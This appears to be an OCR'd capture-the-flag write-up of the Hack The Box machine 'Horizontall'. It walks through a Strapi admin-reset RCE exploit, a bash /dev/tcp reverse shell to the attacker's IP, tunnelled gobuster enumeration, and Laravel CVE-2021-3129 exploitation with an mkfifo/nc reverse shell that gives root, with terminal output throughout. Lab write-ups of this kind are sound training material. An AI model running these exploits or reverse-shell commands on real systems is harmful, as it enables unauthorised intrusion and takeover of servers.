
| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

python3 50239.py http://api-prod.horizontall.htb

and it will provide a line for us to execute a command.
Since this is blind, let's jump it straight to a bash reverse shell using:

bash -c 'bash -i >& /dev/tcp/<YOUR TUN0 IP>/1337 0>&1'

after setting a netcat listener to 1337.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ nc -lvnp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.105.
Ncat: Connection from 10.10.11.105:45478.
bash: cannot set terminal process group (1862): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$ 
```


```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ python3 50239.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjQ0MTgyMzY4LCJleHAiOjE2NDY3NzQzNjh9.A7ECGvbEMX4t2YTYUKwTFXJWdWRZRJ1b_zH1t0Bf9oQ


$> bash -c 'bash -i >& /dev/tcp/10.10.14.18/1337 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
```

TRANSFERRING TO SSH TCP 22

| | | | | |
|---|---|---|---|---|
| 8000 | tcp | http | Laravel 8.4.2 | Owned |

**Port Notes:**
TRANSFERRED FROM SSH TCP 22

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|




```
gobuster dir -u http://localhost:8000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o tunnelout.out
```

Opening the output file of tunnelout.out, we see 1 successful connection. /profiles

```
/profiles            (Status: 500) [Size: 616210]
```

Reset the SSH Tunnel (because it will drop during the gobusting), navigate to http://localhost:8000/profiles.
We'll see that Laravel is running in Debug mode.

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|



/home/developer/myproject/

ErrorException

**Undefined variable: informat (View: /home/developer/myproject/resources/views/profile /index.blade.php)**

http://127.0.0.1:8000/profiles

**Possible typo $informat**

Did you mean `$informations` ?

55 resources/views/profile/index.blade.php Illuminate\Foundation\Bootstrap\HandleExceptions :14

54 :14

51 vendor frames...

2 public/index.php :52

1 :21


Illuminate\Foundation\Bootstrap\HandleExceptions::handleError

resources/views/profile/index.blade.php:14

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>MyPage</title>
</head>
<body>
   <h3>The is Mypage</h3>
   <table>
        <tr>
           <td>
                {{$informat}}
           </td>


   </table>
</body>
</html>

```

Some Google-Fu nets us a CVE-2021-3129 on all versions of Laravel <= 8.4.2. Searching for that CVE nets us a GitHub repo, https://github.com/nth347/CVE-2021-3129_exploit (https://github.com/nth347/CVE-2021-3129_exploit)

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|



About 94,200 results (0.43 seconds)

https://www.exploit-db.com › exploits

Laravel 8.4.2 debug mode - Remote code execution - Exploit-DB

Jan 14, 2021 — **Laravel** 8.4.2 debug mode - Remote code execution. CVE-2021-3129 . webapps **exploit** for PHP platform.


If we clone into that repo and "follow the directions" for it, we can run the exploit and get a reverse shell as ROOT.

```
./exploit.py http://localhost:8000 Monolog/RCE1 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR TUN0 IP> 1337 >/tmp/f'
```

and cat the root.txt flag

```
root@horizontall:/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
6142574a641ba87953832b3743befc88
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|



```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ nc -lvnp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.105.
Ncat: Connection from 10.10.11.105:58778.
/bin/sh: 0: can't access tty; job control turned off
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@horizontall:/home/developer/myproject/public# whoami
whoami
root
root@horizontall:/home/developer/myproject/public# hostname
hostname
horizontall
root@horizontall:/home/developer/myproject/public# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.105  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:ae67  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:ae67  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ae:67  txqueuelen 1000  (Ethernet)
        RX packets 302708  bytes 49131613 (49.1 MB)
        RX errors 0  dropped 504  overruns 0  frame 0
        TX packets 303917  bytes 193846119 (193.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2291949  bytes 312725376 (312.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2291949  bytes 312725376 (312.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@horizontall:/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
6142574a641ba87953832b3743befc88
root@horizontall:/home/developer/myproject/public# █
```

```
requests.exceptions.ConnectionError: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))

┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall/CVE-2021-3129_exploit]
└─$ ./exploit.py http://localhost:8000 Monolog/RCE1 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 1337 >/tmp/f'
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
▯
```